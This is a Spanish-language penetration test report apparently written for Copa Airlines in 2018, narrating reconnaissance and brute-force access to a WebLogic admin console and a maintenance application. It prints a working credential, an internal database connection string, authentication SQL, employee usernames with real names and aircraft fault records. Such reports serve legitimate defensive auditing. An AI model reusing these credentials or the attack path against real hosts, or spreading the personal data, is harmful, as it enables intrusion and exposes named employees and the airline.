YOUR GLOBAL CYBER-SECURITY PARTNER

REPORTE

Auditoría de Seguridad Informática

External Security Assessment - ESA

para

COPA AIRLINES

Enero 2018

USA | PANAMA | ARGENTINA | MEXICO | COLOMBIA | PERU | CHILE | ECUADOR
Tel: +1 (609)-651-4246 / +(507)-836-5355

Introducción

Los sistemas de información están expuestos a un número cada vez mayor de amenazas que, aprovechando sus vulnerabilidades, constituyen riesgos sobre activos tan críticos como la información. Asegurar la disponibilidad, el acceso, la integridad, la autenticidad, la confidencialidad y la conservación de los datos, informaciones y servicios es un deber ineludible. A esta necesidad, pretendemos dar respuesta mediante una búsqueda exhaustiva de vulnerabilidades en los dominios designados en la pauta previa al trabajo. Luego del trabajo de análisis técnico, procedemos a reportar los detalles de lo encontrado, comunicando cada uno de los aspectos débiles descubiertos y acompañando a la organización, en el posterior proceso de generar un plan de acción. Este deberá permitir mitigar dichos aspectos encontrados, de la forma más eficiente posible en todos los recursos que intervengan, ya sean de tiempo, humanos o costo.

GLESEC ha sido contratada para realizar un estudio de vulnerabilidades contra los sitios web externos e infraestructura de COPA AIRLINES.

El presente reporte de auditoría surge a partir de un análisis expedito en el que se simuló un ataque realizado por un individuo que no contaba con ningún tipo de información interna de la organización.

Para la realización del análisis, los escenarios y casos de prueba, COPA AIRLINES suministró los siguientes recursos (nombres de dominio): *rams.copaair.com* y *report.rams.copaair.com*.

Cabe destacar que las pruebas se realizaron únicamente sobre estos recursos a fin de evitar el análisis de sistemas que no perteneciesen a la organización.

El estudio fue realizado de acuerdo con las recomendaciones indicadas por NIST SP 800-1151. Los resultados de esta auditoría serán utilizados por COPA AIRLINES para decisiones y direcciones futuras de su programa de seguridad informática. Todas las pruebas y acciones fueron realizadas bajo un ambiente controlado.

.

RECOMENDAMOS APLICAR LAS SOLUCIONES EXPRESADAS EN EL INFORME TECNICO CON LA MAYOR CELERIDAD POSIBLE

NARRATIVA DEL ATAQUE

Descubrimiento remoto de sistemas

En un intento de identificar la superficie de ataque, se examinaron los servidores de nombre del dominio *rams.copaair.com.* (Ver Imagen 1)

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;rams.copaair.com.              IN      NS

;; ANSWER SECTION:
rams.copaair.com.       172800  IN      NS      ns-1003.awsdns-61.net.
rams.copaair.com.       172800  IN      NS      ns-104.awsdns-13.com.
rams.copaair.com.       172800  IN      NS      ns-1519.awsdns-61.org.
rams.copaair.com.       172800  IN      NS      ns-2041.awsdns-63.co.uk.

;; ADDITIONAL SECTION:
ns-1003.awsdns-61.net.  124300  IN      A       205.251.195.235
ns-104.awsdns-13.com.   117542  IN      A       205.251.192.104
ns-1519.awsdns-61.org.  115727  IN      A       205.251.197.239
ns-2041.awsdns-63.co.uk. 120105 IN      A       205.251.199.249
```

Imagen 1. Dominio rams.copaair.com revela 4 servidores de nombre de AWS.

Se identificaron 4 servidores DNS de AWS (Amazon Web Services), el nombre de este servicio es route53 y es ofrecido por este proveedor de cloud computing. Se realizó una solicitud de transferencia de zona, pero los servidores NS de AWS bloquean este tipo de solicitud. (Ver Imagen 2)

```
Trying Zone Transfers and getting Bind Versions:
_____________________________________________


Trying Zone Transfer for rams.copaair.com on ns-1003.awsdns-61.net ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for rams.copaair.com on ns-2041.awsdns-63.co.uk .
AXFR record query failed: corrupt packet

Trying Zone Transfer for rams.copaair.com on ns-1519.awsdns-61.org ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for rams.copaair.com on ns-104.awsdns-13.com ...
AXFR record query failed: corrupt packet
```

Imagen 2. Intento fallido de transferencia de zona.

Se logró identificar dos (2) direcciones IP asociadas al dominio *rams.copaair.com*, ambas IP pertenecen a servidores en AWS. (Ver Imagen 3)

```
;rams.copaair.com.              IN      A

;; ANSWER SECTION:
rams.copaair.com.       60      IN      A       54.208.194.225
rams.copaair.com.       60      IN      A       50.16.162.187
```

Imagen 3. Direcciones asociadas al dominio.

Con las direcciones IP identificadas se procedió a realizar un escaneo de puertos a fin de identificar los servicios alojados en ambos servidores. (Ver Imagen 4)

```
Completed SYN Stealth Scan at 17:07, 82.55s elapsed (1000 total ports)
Nmap scan report for 54.208.194.225
Host is up, received user-set (0.17s latency).
Scanned at 2018-01-05 17:06:27 EST for 82s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT    STATE SERVICE REASON
80/tcp  open  http    syn-ack ttl 64
443/tcp open  https   syn-ack ttl 64
```

Imagen 4. Identificación de servicios.

Los puertos 80 y 443 están asociados en el mayor de los casos a servicios web, se procedió a navegar en el sitio y se encontró una página web en funcionamiento. Al no identificar el URI, el sitio arroja error 404 – Not Found. (Ver Imagen 5)




Imagen 5. Sitio web en dominio rams.copaair.com.

Con el sitio web identificado, se procedió a revisar los Headers con la finalidad de encontrar información relevante que pueda ser de utilidad para el atacante. (Ver Imagen 6)

Imagen 6. Sitio web del dominio rams.copaair.com.

Al examinar los Headers, se observó una cookie con el nombre: AWSELB, esto indica que los servidores 54.208.194.225 y 50.16.162.187 que responden al sitio web *rams.copaair.com* están detrás de un servicio de AWS llamado *Elastic Load Balancer*. Con la información obtenida se realizó un diagrama de la red, tal como se muestra a continuación:




Imagen 7. Diagrama de red del objetivo.

Interfaz administrativa comprometida

Se procedió a realizar un escaneo de directorios en la URL *http://rams.copaair.com* y se hallaron varios directorios de interés, en la imagen a continuación se detallan los directorios encontrados:

http://rams.copaair.com:80/

Scan Information | Results - List View: Dirs: 9 Files: 0 | Results - Tree View | Errors: 1

Type	Found	Response	Size
Dir	/api/	401	1680
Dir	/ppc/	403	1709
Dir	/ppc/lib/	403	1334
Dir	/arc/	401	1680
Dir	/console/	302	186
Dir	/console/images/	403	1334
Dir	/console/css/	403	1334
Dir	/console/css/lib/	403	1334
Dir	/console/images/deployment/	403	1334

Imagen 8. Directorios del sito.

Se seleccionó el directorio /api y se procedió a navegar en este directorio, el cual sólo está disponible mediante autenticación HTTP, como se muestra en la imagen a continuación:




Imagen 9. Acceso al directorio /api es protegido por autenticación HTTP.

A continuación se realizó un ataque de fuerza bruta sobre el formulario con autenticación HTTP, sin compilar archivos de diccionarios y sin utilizar recursos externos, sólamente con los ofrecidos por la plataforma de pruebas. Este diccionario fue utilizado sobre el directorio /api, como se muestra en la imagen 10 y se logró obtener un usuario y password válido dentro del sistema.

```
[*] Attempting to login to http://rams.copaair.com:80/api/ (50.16.162.187)
[-] 50.16.162.187:80 - Failed: 'admin:admin'
[+] 50.16.162.187:80 - Success: 'admin:password'
```

Imagen 10. Usuario y password válido en directorio api del servidor 50.16.162.187.

Posteriormente, se ingresó al directorio /console, donde fue hallada la consola administrativa de Oracle WebLogic 12c. (Ver Imagen 11)




Imagen 11. Consola de administración de Oracle WebLogic 12c.

Luego de realizar un ataque de fuerza bruta sobre el formulario de la consola administrativa, se logró acceder a la consola con credenciales de Administrador. (Ver Imagen 12)





Imagen 12. Acceso a la consola con credenciales de Admin.

En la consola de administración se logró acceder a información de usuarios, base de datos y sitios desplegados en el application server como se muestra en las imágenes 13 y 14.



Customize this table

Users (Filtered - More Columns Exist)

New Delete — Showing 1 to 10 of 1000 Previous | Next

Name	Description	Provider
AAHURTADO	ARIEL HURTADO	SqlAuthenticator
AAIZPURUA	AURELIO AIZPURUA	SqlAuthenticator
AALGANDONA	ANTONIO ALGANDONA	SqlAuthenticator
AARODRIGUEZF	ADRIAN RODRIGUEZ	SqlAuthenticator
ABAQUERO	ANDRES BAQUERO	SqlAuthenticator
ABGUARDIA	ABDIEL GUARDIA	SqlAuthenticator
ABMOJICA	ABDIEL MOJICA	SqlAuthenticator
ABONILLAC	ADALBERTO BONILLA	SqlAuthenticator
ABOZO	ALBERTO BOZO	SqlAuthenticator
ABROMERO	ABRAHAM ROMERO	SqlAuthenticator

New Delete — Showing 1 to 10 of 1000 Previous | Next

Imagen 13. Información de usuarios configurados en el Application Server.

Imagen 14. Datasource utilizado por el servidor WebLogic.

Adicionalmente se logró identificar en el panel de administración de WebLogic los datos de un servidor de base de datos, el JDBC es el siguiente:
jdbc:oracle:thin:@db.rams.copaair.com:1521:MXPROD, con esta información un atacante podría elaborar el diagrama de red mostrado a continuación (Imagen 15) y agregar un objetivo adicional en su plan de explotar vulnerabilidades.




Imagen 15. Diagrama de red con servidor BD Oracle.

También dentro de la configuración de WebLogic, fueron halladas sentencias SQL que pueden darle mayor información a un atacante sobre la estructura de la base de datos de usuarios.

Sentencias SQL de relevancia:

- SELECT password as U_PASSWORD FROM **utl_user** WHERE username = ?
- UPDATE **utl_user** SET password = ? WHERE username = ?
- SELECT username as U_NAME FROM utl_user WHERE username = ?

- SELECT username as U_NAME FROM utl_user WHERE username LIKE ?
- INSERT INTO USERS VALUES (? , ? , ?)
- DELETE FROM USERS WHERE U_NAME = ?
- SELECT mxrole FROM (SELECT 'MAINTENIX' AS mxrole FROM DUAL UNION ALL SELECT 'Administrators' AS mxrole FROM DUAL) WHERE mxrole LIKE ?

Adicionalmente se encontraron varias aplicaciónes web configuradas en el servidor Weblogic, (Ver Imagen 16), la aplicación de interés para este caso es /maintenix donde se encontró un formulario de autenticación. (Ver Imagen 17)

Web Applications (Filtered - More Columns Exist)

Showing 1 to 10 of 13 Previous | Next

Context Root	State	Active Server Count	Source Information	Current Sessions	Maximum Sessions on Any Server	Total Sessions
/amapi	Active	1	amapi.war	0	0	0
/api	Active	1	api.war	1	6	300
/arc	Active	1	arc.war	0	0	0
/help-viewer	Active	1	help-viewer.war	0	0	0
/ietmlink-web	Active	1	ietmlink-web.war	0	0	0
/induction	Active	1	induction.war	0	1	1
/integrationweb	Active	1	integrationweb.war	0	0	0
/lrp	Active	1	lrp.war	0	2	5
/maintenix	Active	1	maintenix.war	2614	5116	2897117
/mxadmindashboard	Active	1	mxadmindashboard.war	0	0	0

Showing 1 to 10 of 13 Previous | Next

Imagen 16. aplicaciónes web configuradas.




Imagen 17. Formulario de login de la aplicación maintenix en dominio rams.copaair.com.

Se escogió uno de los usuarios de la imagen 13 y con los comandos que ofrece la consola de Weblogic, se reinició el password del usuario mostrado en la imagen 18. Posteriormente, se logró acceder al formulario de login de la aplicación /maintenix mostrado en la imagen 17.





Imagen 18. Aplicación /maintenix para línea de mantenimiento.

Con la metodología usada se saltaron los filtros de seguridad de las aplicaciónes /console y /maintenix logrando acceder a información sensible de estos sitios. También se logró descargar de la aplicación /maintenix información sobre reportes de aeropartes, así como también se obtuvo información sensible del negocio. (Ver Imagen 19)



MEL.xls - LibreOffice Calc

File Edit View Insert Format Sheet Data Tools Window Help

	A	B	C	D
1	**Mel List**			
2	**Report Generated**	***1/7/2018 17:05 PM UTC***		
3				
4	**Fault Barcode**	**Fault Name**	**Work Type**	**Aircraft**
5	TRF7N001CZUE	Ceiliung Inight Row 27 - 28 AB / FED does not come ON.		Boeing 737-7V3 - HP-1371CM
6	TRF7N0019YKY	STRUCTURE- HOLD OPEN STOWAGE ACTUATOR FITTINGON ENG 2 INBD COWLING.		Boeing 737-7V3 - HP-1371CM
7	TRF7N001D043	During SV-3 found AFT POB. P/N. 5500-A1ABF23A S/N. ST98305		Boeing 737-7V3 - HP-1371CM
8	TRF7N0013R7N	DURING SV # 3 FOUND MATERIAL MISSING MATERIAL ON THE LH FOWARD UNDERWING FAIRING PANEL,		Boeing 737-7V3 - HP-1371CM
9	TRF7N001A1CN	STRUCTURE- CORROSION ON LOWER AREA PYLON ENG#1.		Boeing 737-7V3 - HP-1371CM
10	TRF7N001A1CQ	STRUCTURE- CORROSION ON LOWER AREA PYLON ENG#2.		Boeing 737-7V3 - HP-1371CM
11	TRF7N0013R7P	AFTER REPAIR OPEN DIP BY REPAIR 3SRM 53-00-01-2R-3 ITEM STEPC T ABLE 204		Boeing 737-7V3 - HP-1371CM
12	TRF7N0013Q8Z	IN ACCORDING WITH EC/RA 2300-0425C, VTR # 2 AND VTR # 3 WERE DE ACTIVATED.		Boeing 737-7V3 - HP-1371CM
13	TRF7N0019NZV	WINDSCREEN PAPER BAD CONDITION		Boeing 737-7V3 - HP-1371CM
14	TRF7N0019YJJ	INTERIOR-COFFEE MAKER SHIELD ON 419 COMP.DETERIORATE		Boeing 737-7V3 - HP-1371CM
